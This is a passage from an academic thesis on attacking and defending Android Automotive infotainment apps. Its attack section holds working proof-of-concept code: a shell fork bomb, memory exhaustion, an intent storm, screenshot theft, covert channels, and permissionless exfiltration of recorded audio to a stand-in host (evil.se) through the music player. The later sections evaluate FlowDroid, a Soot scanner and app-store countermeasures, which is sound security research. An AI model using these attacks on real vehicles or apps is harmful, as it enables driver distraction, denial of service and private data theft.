// Write the fork bombing bash function to the shell.
bufferedWriter.write("func() { ");
bufferedWriter.newLine();
bufferedWriter.write("func | func &");
bufferedWriter.newLine();
bufferedWriter.write("}");
bufferedWriter.newLine();
bufferedWriter.write("func");
bufferedWriter.newLine();

// Make sure it is written and wait for it to finish.
bufferedWriter.flush();
bufferedWriter.close();
proc.waitFor();
```

Listing 6.3: Android code for executing a fork bomb.

The impact of the attack can be further improved by placing the code in Listing 6.3 inside a separate service. Together with a broadcast receiver, this service can run as soon as the device starts, potentially rendering the device unresponsive, even after restarting it.

When testing this attack it is able to fully grind both the emulator and test bed to a halt, requiring a power cycle to function again. It is thus able to render the infotainment system unusable until the system is rebooted.

6.2.4 Memory exhaustion

A quick method for allocating a large amount of data in Android is to create bitmaps, which can be efficiently achieved by using the `Bitmap.createBitmap` function. As show in Listing 6.4, `Bitmap.createBitmap` takes the width and height of the bitmap as arguments, which is supplied by the variable `size` in the code. The size of the bitmap in bytes can be calculated as $width * height * 4$, which in this case translates to approximately 64 MB. While bigger bitmaps make the attack faster, it also increases the risk of the app trying to allocate too much memory, resulting in a crash. Due to this trade-off, the parameters for the attack depends on what type of devices it is running on.

```
Bitmap data = null;
int size = 4000;            // Depends on device.

while(true) {
    data = Bitmap.createBitmap(size, size, Bitmap.Config.ARGB_8888);
}
```

Listing 6.4: Android code for memory exhaustion.

By quickly reallocating memory, as done in this attack, the garbage collector might not free the memory fast enough. This forces Android to close other apps running in the background, which brakes the assumption that isolated apps should not be able to kill each other. To ensure that the memory exhausting app can run persistently and not be stopped, an `AlarmManager` is used. The alarm manager tells Android to start the app at a later time, which means that even if the app is killed, it will still be restarted at a later time.

The test shows that, in the emulator, the memory attack is able to force kill other apps running on the system such as music players and navigation apps. At any given time the app was using around 100 MB but was still able to drain the system of nearly 600 MB. The available memory execution of the app is shown in Fig. 6.1. Interesting to note is the increase in memory after about 0.5 seconds, which is when Android starts terminating other apps running in the background. Afterwards, the available memory stabilises, until the garbage collector slips at around eight seconds, resulting in a new dip. On the hardware testbeds, which has more than twice the memory, the attack was not able to force close any other applications.



Figure 6.1: Available memory in MB during the memory exhaustion attack.

6.2.5 Leak to Internet

The Android permission model clearly states that any app wanting to use the Internet, or more specifically wants to open a socket, requires the Internet permission. However, by using intents it might be possible to force another app with Internet permission to leak the data, as discussed in the re-delegation vulnerability in section 4.3.2. Depending on how the intent is crafted, different apps will handle them, for example, the web browser will open URLs, music player opens music files, etc.

While the implementation details differ depending on which app handles the event, there still exists a common procedure used for each app. The procedure is as follows:

1. Encode the data into a URL friendly format.
2. Split it into chunks of 1900 bytes.
3. Prepend a sequence number to the chunk.
4. Create an intent for each chunk with a URL containing the sequence number and chunk.

In this thesis `base64` with the `URL_SAFE` flag was used to encode the data. While there is no hard limit on length of an URL in the specification, a safe lower limit that works on most browsers is 2000 characters. For this reason, the chunk size of 1900 bytes was chosen, leaving some extra space for the scheme and domain.

In order to open a normal URL in Chrome, the attacker creates a URL with the following format, `http://evil.se/?s=[seq]&d=[data]`. The Android function `URI.parse` is then used to create the URI for the intent. Once the intent is sent, Chrome will load the web page and leak the data. By sending the intents in a separate thread with a loop, it is possible to open multiple tabs in chrome, sending one chunk in each tab. If the attacker controls the web server, she can return a JavaScript payload, which immediately closes the tab, making the attack a bit stealthier.

Instead of sending intents to Chrome, there are better options to exfiltrate data. By using the URL `http://evil.se/music.wav?s=[seq]&d=[data]` and setting the data type to `audio/wav`, the music player will load the URL instead. The stealthiness of this method depends on which music player is used. Although, using the native Android music player, a small popup with a play button will appear. By sending a malformed wav file instead, the music player will show a more subtle error message.

The final improvement to the stealthiness of the attack is to use an intent to jump back to the attacker's app. This method works especially well with the music player since it only shows a popup instead of switching to a new activity, as would be the case with Chrome for example. Listing 6.5, shows the first intent being sent to the music player and the second to our own main activity. The delay at line 11 needs to be fine-tuned to give enough time for the music player to make the request, but not enough time to show the popup.

```
1  public void sendDataWav(int seq, String data) {
2      String url = "http://evil.se/music.wav?s="+seq+"&d="+data;
3  
4      // Loads file and shows popup
5      Intent intent = new Intent();
6      intent.setAction(Intent.ACTION_VIEW);
7      intent.setDataAndType(Uri.parse(url), "audio/wav");
8      startActivity(intent);
9  
10     // Jumps back to the attacker's app.
11     SystemClock.sleep(500);
12     intent = new Intent();
13     intent.setClassName("<package>", "<package>.MainActivity");
14     intent.putExtra("DontRun", 1);
15     startActivity(intent);
16 }
17 
```

Listing 6.5: Leaking data via the music player.

In order to test this, a proof-of-concept code was developed that would continuously record audio for five seconds and then upload it using the described method. The code only needs permission to record audio, but not to use the Internet. Testing this attack shows that it is possible to send data to the Internet without using any permissions for network or Internet. The leak was accomplished by encoding the secret data into a URL and then send an implicit intent, asking any application to open said URL. The emulator instantly opens the URL in Google Chrome and sends the data to the attackers web server. The same method also worked with the standard music player, video player and image viewer. If the data cannot fit inside one URL, a for loop can be used to send multiple intents, instantly opening multiple tabs in Chrome. If the phone has not been configured with a default application for opening URLs, it will ask the user to pick one.

Using the proof-of-concept code, which attempts to record and upload audio, it was possible to continuously send chunks of 5 seconds of recorded audio. Handling URLs of 15000 characters did not present a problem for the music player in Android. The recording and uploading was done sequentially, meaning that audio was not recorded during upload.

6.2.6 Internet two-way communication

The leak presented in 6.2.5 showed that it is possible to leak data to the Internet without having the Internet permission. The limitation is, however, that data only travels one way, from the app to an Internet host. With two way communication, an attacker could gain the ability to remotely send commands to the app which could be used in for example DDoS (Distributed Denial of Service) attacks.

```
app://open.my.app/?resp=SECRET_COMMAND
```

Listing 6.6: URL to launch and send data to an app from the web.

It is possible to both launch apps and send data to apps from a regular web page through the use of deep links [67]. This is done by simply linking to a special URL, similar to the one in Listing 6.6. The app can open the attacker's web page which can then issue an HTTP 302 redirect to the special URL which results in the app being open again instantaneously. Using deep links to return to the app from the web browser has one major advantage over the previous attack in section 6.2.5 and that is the ability for the attacker to send data back to the victim device.

The attack itself causes less than two seconds of screen flickering in tests with the emulator, however, this depends on the connection between the device and the remote server. The maximum amount of data possible to send via intents through Google Chrome back to the attacker's app was found to be 99 kilobytes. Trying to send more than that resulted in an **invalid_response** error in Chrome.

6.2.7 Intent storm

The intent storm attack uses Android intents to continuously restart the app itself. Similar to the fork bomb presented in section 6.2.3, the self-intent storm attack tries to use up all the CPU resources, making the IHU unusable. The difference, however, is that the self-intent storm does not use the resources itself, but rather forces another system process to use up all resources. The process being exploited it he `system_server` process which, among other things, take care of switching between app activities.

The fast activity switching required is made possible with threads and intents. As soon as the app starts, it spins up 8 threads which all run the code in Listing 6.7. The code will ask Android to restart the app by switching to its own main activity `me.MainActivity`. Using 8 threads will not start 8 new instances of the app, but rather increase the probability that a restart will happen before the app is killed, either by the user or Android.

```java
String me = getApplicationContext().getPackageName();
Intent intent = new Intent();
intent.setClassName(me, me+".MainActivity");
startActivity(intent);
```

Listing 6.7: This code is executed by each thread in order to force the system into constantly switching activity. Denial of service attack using intents.

During the tests the self-intent storm was able to push the `system_server` process to use 100% of the CPU, making the IHU unusable. In some cases, an error message popped up on the device prompting the user to either kill or wait for the app. Regardless of which alternative was picked, or if the prompt was ignored altogether, the attack would continue without interruption since a request to restart the app had already been sent. Similar to the fork bomb in section 6.2.3, this would grind the IHU to a halt, however, in some cases the IHU would automatically restart after a few minutes.

6.2.8 Leaking data through screenshots

The screenshot attack is an extension of Khan's screenshot library Screenshotter [68]. Before the app can take a screenshot, it first has to request the token `REQUEST_MEDIA_PROJECTION`, after which the app is supposed to take the screenshot. Once the request is granted, the `onActivityResult` function, as shown in Listing 6.8, is called. However, instead of immediately taking a screenshot, an intent is sent to open some app with sensitive data, like Google maps. A small delay is required to ensure that the system has time to launch the sensitive app before taking the screenshot. It is also possible to include a callback function in the screenshot method, see line 8 in the listing, which allows the app to jump back to itself after the screenshot has been acquired.

```java
1  protected void onActivityResult(...) {
2      // Jump to maps
3      startActivity( mapIntent );
4      SystemClock.sleep(1500);
5
6      Screenshotter.getInstance()
7                   .setSize(720, 1280)
8                   .takeScreenshot(..., new ScreenshotCallback() {
9                       @Override
10                      public void onScreenshot(Bitmap bitmap) {
11
12                          // Jump back
```

```
                    startActivity(returnIntent);
                }
            }
}
```

Listing 6.8: Switching app and taking screenshots.

6.2.9 Covert Channels

The covert channel attack used in this thesis uses a modular design, making it easy to swap between different side channels, e.g volume or temperature. It also uses asynchronous communication, where the receiver sends an acknowledgement for each of the sent values. While this lowers the bitrate, in contrast to synchronous communication, it greatly increases the reliability of the communication.

The pseudo code presented in Listings 6.9 and 6.10 shows how the communication is established between the sender and receiver. In the example code it is assumed that the side channel only have the three values: 0,1,2, where the value 2 represents an acknowledgement. In practice the channel could be an `AudioManager` and the functions `setStreamVolume` and `getStreamVolume` would be used to set and get the value.

```
public void sender(data) {
 channel ch;
 int ack = 2;

 // Initial sync
 ch.setValue(0);
 waitfor(ch.getValue()==ack);

 // Send data
 for(bit b in data) {
  ch.setValue(b);
  waitfor(ch.getValue()==ack);
 }
}
```

Listing 6.9: Pseudo code of covert channel sender.

```
public void receiver() {
 channel ch;
 int ack = 2;

 // Initial sync
 waitfor(ch.getValue()==0);
 ch.setValue(ack);

 // Receive data
 while(bit b = ch.getValue()) {
  ch.setValue(ack);
 }
}
```

Listing 6.10: Pseudo code of covert channel receiver.

With this implementation two apps can collude to leak privacy-sensitive information to the Internet. One app request permission to privacy-sensitive information but not the Internet and then uses the *sender* method in listing 6.9 to send this information to a second app. This second app request Internet permission but not permission to access any sensitive data. By implementing the *receiver* method from listing 6.10 the app can receive sensitive information which it does not have permission for and leak it to the Internet.

Many if not all of the covert channels that exist in phones running Android is also present in Android Automotive. Since there are several additional APIs available in Android Automotive there are some more possible covert channels present in Automotive. The found channels are similar to the covert channel via the volume setting, mentioned in section 6.2.9, in the sense that it works by changing a quantitative setting. In cars, temperature, mirror and seat settings are possible to exploit as covert channels given the right permission. The case of temperature, for in-car climate control, is especially interesting since the possible values are any float between 16.0 and 32.0 which makes it possible to represent 23 bits. In experiments with the emulator, it was found that it is possible to update the temperature 50 times per second which results in a throughput of 50*23 = 1150 bps or half (575 bps) if acknowledgements are used.

Previous studies by Schlegel et al. [23] have found that it is possible to achieve a throughput of 150 bps using the volume setting. In our experiments only one bit was sent at a time compared to three bits used by Schlegel et al. With one bit per second it was possible to achieve 50 bps, this was, however, highly unreliable with loss of multiple bits. By using acknowledgements the throughput was 25 bps but the channel proved to be much more reliable with no observed bit loss. In Fig. 6.2 the difference in throughput of the two studied covert channels is visualised.



Figure 6.2: Comparison of bandwidth in bit/s between different covert channels

6.3 Automatic Analysis

The focus of this is section is to highlight the decisions and changes that were made to the analysis tools in order for them to work with Android Automotive.

There are multiple tools for tracking information flows in Android, [3, 58, 63]. There are, however, no known tools that track Automotive specific information flows. Since Android Automotive is essentially the same as regular Android, apart from some APIs, the challenge will be to add the vehicle specific sources and sinks to an existing tool, as well as make it follow the new Automotive specific control flows. FlowDroid and the We are Family tool were selected because their source code is freely available and the projects have active developers. In addition, a proof of concept tool that scans for API calls that may be dangerous in an automotive setting was developed using Soot.

Sources and sinks in Android for phones are already well documented but in Android Automotive they are not. To find vehicle specific sources and sinks, the source code for Android Automotive is analysed, or more specifically, methods available in the *android.car* package. The found sources and sinks are listed in table A.2.

6.3.1 FlowDroid

The main changes required to make FlowDroid work with Android Automotive was to add new sources and sinks that cover the vehicle APIs, the added sources and sinks can be found in table A.2. The sources and sinks were found by manual analysis of the Android Automotive source code. It was also necessary to make some changes to the code in FlowDroid for it to correctly analyse the precompiled vehicle library. Note that the car API has access to the vehicle's manufacturer, vehicle model, year, and other values that can be of interest. The vehicle specific sinks, e.g. `CarHvacManager.setFloatProperty()`, may seem harmless but as shown in the covert channel attack, in section 6.2.9, it can be used to leak information.

FlowDroid can also run in different modes to produce different results. Depending on how deceptive the code is, it might be necessary to run FlowDroid in a more secure mode. The analysis in the thesis uses the flags `-af -i ALL`. The `-af` flag instructs FlowDroid to ignore the order in which a variable is tainted and written to a sink. This is necessary for deceptive methods, as was seen in the covert channel attack presented in section 6.2.9, where different threads are used to write and read from the same variable. The second flag, `-i ALL`, is used to search for implicit flows. It does require more processing power, but was necessary to find some of the leaks.

The taint tracker also had to be updated as it was not detecting some of the flows. The exact flows that were added are listed in table 6.2. Especially noteworthy is the base64 encoding tracker, as without it an attacker could declassify a variable, thus avoiding detection, simply by base64 encoding it.

Table 6.2: Added taints to FlowDroid

Name
<java.lang.Long: java.lang.String toBinaryString(long)>
<android.util.Base64: byte[] encode(byte[],int)>
<android.net.Uri: android.net.Uri parse(java.lang.String)>

Using FlowDroid with the aforementioned modifications, FlowDroid was able to successfully detect both explicit and implicit flows, including sources and sinks from both standard Android and Android automotive, in the privacy-related attacks that were developed in this thesis. When used with sensitive data, FlowDroid detected the leaks in both the Internet leak attack and the covert channel attack, both presented in section 6.2.9.

The time needed to analyse the apps were on the order of seconds for the attacks presented in this thesis. However, larger apps like Spotify were found to take up to several hours to analyse depending on the flags that were used.

6.3.2 We are family

The main drawback of the We are Family tool, is that the underlying TaintDroid code is built for the Dalvik VM. To work around this, simplified versions of the privacy-related attacks were recompiled to run on the Dalvik VM. The Automotive library, including the vehicle specific APIs, was not possible to recompile to work for Dalvik. Instead, mock functions were created to act as the vehicle API, but return other sensitive information, e.g `getManufacturer` returns the IMEI number.

While testing the We are Family tool, it was successfully able to transform and, using the TaintDroid emulator, track and block leaks from the proof of concept code that was developed. It did not have any problems with the mock APIs, but due to the differences between Dalvik and ART, the tool did not work properly with the original Automotive APIs. While not impossible, it would require substantial work to modify TaintDroid and We are Family to work on ART.

6.3.3 Proof of Concept scanning using Soot

Previously mentioned analysis tools focus on how information propagates through the program but this is only a small part of scanning for problematic apps. Many of the attacks presented in this thesis rely on special APIs and functions. To scan for such API calls a special tool was developed for the thesis. This tool searches for API calls and functions that might be dangerous in an Automotive app. The tool is built on the Soot framework, which is a framework for analysing Java, and also Android, bytecode.

The tool has a list with dangerous APIs, e.g controlling the audio volume or spawning shells. Using Soot, our tool decompiles the APK and analyses each function in the app while testing if it matches any of the ones in the list. If a match is found the app can be removed or marked as potentially dangerous.

The static API analysis tool developed in the thesis was able to detect the usage of the volume API used in the SoundBlast attack, as well as fork bombs. In addition to the fork bomb developed in the thesis, another fork bomb APK [69] found on GitHub, which was based on native code, was also tested and detected.

6.3.4 QARK & AndroBugs

Both QARK and AndroBugs were tested against the attacks developed in this thesis. Neither QARK nor AndroBugs managed to detect any of the attacks. Both tools focus on known vulnerabilities applicable to phones which are also applicable to vehicles but they fail to detect possible vehicle specific attacks.

6.3.5 Evaluation of tools

With the results presented previously in this section the fourth research question can be answered.

Is there potential to automatically analyse apps for privacy and road safety risks?

Yes, there are multiple tools readily available that can scan for privacy risks. With some modification to said tools it is also possible to scan for vehicle specific privacy risks. There is also potential to scan for road safety risks by using state-of-the-art frameworks for code analysis to scan for dangerous API usages.

6.4 Voice mediation

The voice mediator has a list of apps and their respective keywords that they want to subscribe to. When the users says something the service will use Android's speech to text class [70] to convert the sentence into text. The text is then matched against the keywords and if a match is found, the full sentence is sent to the matching app. Similarly to choosing a default web browser or image viewer, the user will have to pick which app should be default in the case of overlapping keywords.

By having a trusted mediator, it can ensure that third-party apps cannot listen to the microphone at all times. Since the mediator service can save all the matches, it also allows for exact monitoring of what information from the microphone each app is given. Furthermore, the keywords for each app shows the true intent of the app. Apps listening for keywords like *password* or *credit card* can more easily be detected and handled.

6.5 Secure app store

Based on the information gathered in this thesis, this section answers the fifth and last research question.

What are the requirements for a secure app store?

The requirements and features are presented in order of increased security, which usually requires more resources, in the following subsections.

6.5.1 Basic

The most basic features an app store should support, which are further motivated in section 5.8.1, is secure transfer of apps, authentication of developers, and the ability to remove apps from devices. Secure transfer ensures that man-in-the-middle attacks can not be used to alter the app during transfer. If this can be ensured, together with authentication of the developer, i.e. proof of who uploaded the app, then non-repudiation can also be ensured. This means that if an app is found to be malicious, the developer can not deny distributing the malicious app. When a malicious app is found, it is very important that the app store should be able to remove it without further user intervention.

6.5.2 Intermediate

Once the basic requirements are met, proactive actions should be taken by the app store to eliminate malicious apps before they are distributed to the users, as presented in section 5.8.2. The vetting process can be divided into three categories, signature detection, API usage, as well as static information flow analysis. Signature based malware detection is very efficient at detecting known malware based on similarities in the code. Zheng et al. [71] presents one such method that is able to find similarities in obfuscated code as well. Analysis of API usage, can help find vulnerabilities which is crucial to ensure that highly privileged apps does not get exploited by attackers. Here tools like QARK, as presented in section 5.9.3, can be used. Finally, by utilising static information flow analysis, apps that leak private data to attackers or advertisers can be detected. As used in this thesis, FlowDroid, form section 6.3.1, is strong candidate for this task.

6.5.3 Advanced

The advanced features include state-of-the-art dynamic analysis of apps. In addition to only analysing the apps, the app store can also transform the apps, adding security mechanisms for taint tracking, as well as optimisation and obfuscations, as was done by the We are Family tool presented in section 5.9.5. This allows the users, or manufacturers, to define privacy policies that must be ensured on the device. In addition, dynamic behavioural analysis should also be used to check if the app is doing anything strange and potentially distracting for the driver.

6.5.4 Spotify case study

To test some of the countermeasures, an in-depth case study was performed on the Spotify app. The motivation behind using Spotify is that it is both supported on Android Automotive emulator and much larger in size than the attacks developed in this thesis. The larger size will shine light on the accuracy as well as performance of the tools.

The first analysis that has to be performed is gather an understanding of the permission Spotify use. Starting the *normal* permission, Spotify needs permission to Internet, Bluetooth, Near Field Communication, which can all be used to transmit data. Furthermore, it also requires permission to change audio settings, run at startup, and prevent the device from sleeping. Since Spotify is a music streaming app that should be able to run in the background, as well as talk to other Bluetooth devices, these permission seems quite innocuous. Shifting focus to the *dangerous* permissions, Spotify does require permission to read the accounts on the device, contacts stored on the device, the device ID, as well as information about current calls. It's not clearly motivate why all this information is necessary, and while some connection between the Spotify user and the device user is reasonable, having access to all contacts seems a bit excessive. In addition, Spotify can also record audio and take picture, as well as read and write access to the external storage. Taking pictures is necessary to scan QR-codes and the microphone will be used in Spotify's driving mode [72]. Access to external storage is reasonable since it allows for offline storage of music, however, it does include access to other photos and media files beyond Spotify's.

The permissions give an upper bound on what the app is capable of doing. A more precise understanding of the app is achieved by analysing it with FlowDroid, having implicit flows turned on. Performance-wise FlowDroid was able to analyse the Spotify app in 1 hour and 48 minutes. In comparison, analysing the attacks presented in the thesis took time on the order of seconds. The analysis resulted in 119 detect leaks, most of which seemed to come from Facebook libraries. Some interesting leaks showed that Spotify stores both the device's MAC address and IMEI number locally on the device. However, the analysis can not show if this locally stored file is ever shared over the Internet.

7 Discussion

This chapter presents some of the open problems that have been researched during this thesis.

7.1 In-vehicle apps vs phone apps capabilities

When comparing an in-vehicle infotainment system and a smartphone there is little that differs, both have a touchscreen, speakers, microphone, GPS receiver and Internet connectivity. The large difference is that in-vehicle apps have access to several vehicle specific APIs that are not existent in phones, as described in section 4.1.

7.2 Attack surface

The following sections discusses the different attacks that were used and how the impact of the attacks can be interpreted. The advantages and disadvantages of the attacks are compared, together with the differences between executing the attacks in an emulator versus hardware test beds. Finally the scoring system used to create table 6.1 in section 6.2 is discussed.

7.2.1 Driver distractions

While flashing screens and loud sudden music can be distracting, it is uncertain exactly how distracting it would be for the driver. Arguably, the level of distraction depends on how large and bright the screen is, as well as how powerful the speakers are.

What makes the distraction attacks presented in sections 4.4.1 and 4.4.2 even more problematic is that that they are hard to turn off. As shown in the Soundblast attack, if the driver tries to turn down the volume, even with the hardware dials, the malicious app can turn it up again. One powerful solution to these problems is to implement low level hardware controls for screens and volume controls. This would allow the user to turn off the distractions even if the Android system was compromised.

7.2.2 Availability

The availability attacks from sections 6.2.3 and 6.2.4 showed that is was possible for an app to break one of the core assumptions of the Android sandbox, which is that one app should not be able to degrade the functionality of another. The fork bomb and intent storm attacks were able to do this by using up too much of the CPU, consequentially starving other apps. Similarly, the garbage collection abuser was also able to interfere with other apps by using too much memory, at least in the emulator. On the hardware test beds it was not able to use up enough memory to interfere with other apps.

The fork bomb attack can be mitigated using either SELinux policies as described in section 5.1, although it might be excessive, or static analysis as demonstrated in the PoC tool, see section 6.3.3. The intent storm does not rely on suspicious API calls like exec or native code, making it much harder to detect and stop. No easily available solution was found to this problem. A possible, but perhaps not feasible, solution would be to rate the `system_server` process, giving the system a chance to terminate active apps.

7.2.3 Privacy

In vehicles, there is much privacy-sensitive information floating around. There are some trivial pieces such as location and speed, where location is arguably the most sensitive piece of information. A vehicle's speed may seem quite harmless but it may be an incriminating piece of information. Quick acceleration and deceleration or simply speeding could make an insurance company increase the premium for the customer. Additionally, the speed can be used to derive the location and is as such a very sensitive piece of information. With engine RPM and gear, which in Android Automotive does not require any permission, it could be possible to derive the speed and, via speed, the location, as shown in section 4.4.4. The caveat here is that the accuracy in the translation is far from 100%. Going all the way from engine RPM and gear to location is at the moment highly theoretical.

7.2.4 Attack Scoring

The results from the attacks in table 6.1 are scored based on CVSS. This system was design to score vulnerabilities and not attacks, which are more akin to viruses. In addition, there is no inherent support for vehicle specific vulnerabilities, like distracting the driver. The CVSS score is based, amongst other things, on the CIA triad. Each part of the triad adds the same amount to the score, for this reason we chose to give distractions the same impact on the score as the others. This means that a vulnerability resulting in a distraction would increase the score the same amount as a vulnerability with an impact on integrity. Furthermore, the CVSS does not take into account problems like covert channels and leaking data without permission. In essence, these attacks allows the attacker to request fewer permission than should be needed. However, CVSS only distinguishes between low permission, i.e. normal and dangerous in Android, and high permission, which is closer to system permission.

7.3 Vehicle permission granularity

The optimal granularity of the vehicle's permission model is an open problem. The two opposites of the spectrum is to either to have one all-encompassing permission for all the vehicle APIs, or have multiple different permission for the APIs. In the first case, where only one permission is available, it would arguably have to be a system-only permission, since the current HVAC APIs are system-only. The benefit of using this model is higher security, as third-party apps will have less access to the vehicle's functions. The most critical downside with this model is less features for the end user, or more work for the vehicle manufacturer. Imagine if a user wanted to synchronise the temperature inside the house and the vehicle. A third-party app would not be allowed to do this, resulting in either the manufacturer having to create such an app or the feature not being available. In contrast, using the fine-grained model it would be possible to allow third-party apps access to temperature, but nothing else. The weakness of the fine-grained model is that it puts a bigger responsibility on the user to understand the implications of allowing different permissions.

7.3.1 Permission for changing volume

Distracting the driver through abuse of the volume level, as described in section 6.2.1, can be mitigated quite simply by restricting volume control with a permission. Giving such a permission the level of *normal* would not do much in terms of road safety since it would most likely slink through when the user installs the app. It is questionable if any third-party should be able to change the volume level, the use cases for such a function in a third-party app is fairly limited. Even more questionable is the use in a car where there is a great concern for safety. Given the limited use cases in third-party apps in vehicles the volume control should be reserved for system or OEM apps. Thus, the permission would have to have the level of *signatureOrSystem*.

Android Automotive does introduce the new `CarAudioManager` which do require a *signatureOrSystem* permission. However, to mitigate the problem of third-party apps unexpectedly increasing the volume, the old `AudioManager` has to be removed or restricted by a *signatureOrSystem* permission.

7.4 Automatic analysis

In this section the two most promising automatic analysis tools are discussed. It is argued how well they solve the problem at hand, together with the improvements that can be done.

7.4.1 FlowDroid

FlowDroid works quite well directly out of the box, but to get good results, manual configuration as described in section 6.3.1 is necessary. One downside of FlowDroid is that it does not track flows in the standard Java libraries, but rather uses a user defined taint file with rules for tracking flows in these libraries. For example, `Integer.parse()` is included in the taint file, but the `Base64` class is not. What this means it that base64 encoding, as used in some of our attacks, would go unnoticed by the analysis tool. To be clear, FlowDroid is capable tracking flows in custom base64 implementations, but makes the decision not to scan standard libraries as it would take too much time. It is therefore very important to closely analyse the taint file and ensure that all necessary functions are being correctly tracked.

In this thesis, both automotive and standard functions have been added to the taint file. It is still hard to guarantee that all possible functions were added. The same holds for the sources and sinks that were added. Functions for changing the volume and temperature were not considered to be sources and sinks, but as the covert channel attacks show, they can be.

FlowDroid does not have full support for Inter-Component Communication (ICC), e.g. sending data between two activities within the same app. In practice this means that FlowDroid either has to ignore ICC flows or over-approximate them. In this thesis we have chosen to over-approximate these flows, ensuring that the leaks are detected, while potentially increasing the number of false-positives.

7.4.2 We are Family

The main advantage with We are Family, compared to FlowDroid, is that dynamic taint tracking can handle some cases better. Static analysis tools, like FlowDroid, must calculate the possible execution paths an app can take, and then analyse if any of them leak private data. Dynamic tools only have to follow one path, the path being executed. This means that they can easily follow complex and dynamically generate code without problem, whereas static tools might miss some critical flows.

The disadvantage on the other hand is that the runtime environment must be built or modified to support the dynamic tracker. This can be quite a large task for big environments like Android, however, as shown by TaintDroid, it is possible. Another difference, which is not directly a disadvantage, is that dynamic tools must run on the user's device as it analyses the execution in real-time. Even if running the tracker on the user's device is deemed infeasible, the We are Family tool can aid in dynamic and human vetting on the app store side.

7.5 Responsibilities of different parties

This section briefly summarises the most important takeaways and countermeasures, as well as who are best suited for implementing them.

7.5.1 App store provider

The app store, being between the developers and users, has a great opportunity to analyse and remove apps that are malicious. Known vulnerabilities, e.g. incorrect usage of TLS, can be detected with tools like AndroBugs and QARK. Usage of dangerous APIs, such as spawning shells or increasing the volume, can be detected by PoC scanner presented in section 6.3.3. As shown in the thesis, privacy leaking apps can be detected using FlowDroid. More complicated leaks would require dynamic analysis tools like the We are Family tool. The app store could either transform the app and dynamically analyse it or only do the transformation and, with the help of the car manufacturer, run the analysis in real-time on the end devices.

In addition to the detection and mitigation of malicious apps, the app store should also create a secure channel for communication between the app store and the end device. A secure channel can be achieved by using TLS to encrypt and authenticate the communication between the app store and end device.

7.5.2 System provider

The system provider is responsible for creating the system, Android in this case, that will run in the IHU, interact with the app store and run the apps. Concerning security, the system provider is responsible for creating a secure architecture. This includes preventing malicious apps from interfering or stealing data from other apps, as well as limiting the possible information a malicious app can gather about the user.

Preventing interference and data stealing between apps can mainly be solved through the use of sandboxing. However, as seen in the intent storm attack, rate limiting is required to ensure that an app can not steal resources by abusing the operating system itself. Limiting information gathering can be done by protecting access to sensitive APIs with a more fine-grained permission model. In the current model, the location API returns very accurate coordinates for the user. A better approach could be to include a less accurate location API that returns truncated coordinates or more abstract values like the name of a city, as explained in section 5.6. Similarly with the microphone API, it would be good to have an extra permission to allow apps to record the microphone in the background, which is currently not needed. Or, as presented in section 5.7, implement a mediator which can act as a firewall between the microphone and an app, and block or allow certain keywords.

While a more fine-grained permission model improves the security of the system, as it better adheres to the principle of least privilege, the permissions still have to be granted by the end user. This does to some extent move responsibility away from the system provider, manufacturer and app store since the end user has to make the final decision.

7.5.3 Car manufacturer

The car manufacturer is ultimately responsible for the product as a whole and any security and privacy problems can never entirely be blamed on an app developer or app store. It is the car manufacturers responsibility to implement sufficient protections, such as SELinux, in the system, and adhere to the requirements of Android. The manufacturers should also ensure that updates are provided if any vulnerabilities are discovered.

7.5.4 App developers

For app developers the main concern is to ensure properly authenticated and encrypted communications over the Internet by using TLS or some other secure encryption and authentication scheme. Additionally, the developer should follow Android's best security practices, which includes having a good understanding of the security implications that comes with using intents or exporting APIs. Finally, apps should not collect more private data about its users than necessary. It is the developers responsibility to carefully consider what data is important to collect, and also motivate why it is important.

7.5.5 End user

Ideally the end user should not have to worry about any security and privacy issues. Apps downloaded from the app store should be safe and updates installed automatically. Such a scenario is, however, unlikely and, as is the case with phone apps, the end user has to be vary about what permissions are given to an app and what data is shared. Advanced end users can utilise the same static and dynamic analysis tools as the app store should use, in order to analyse apps before running them.

8
Conclusion

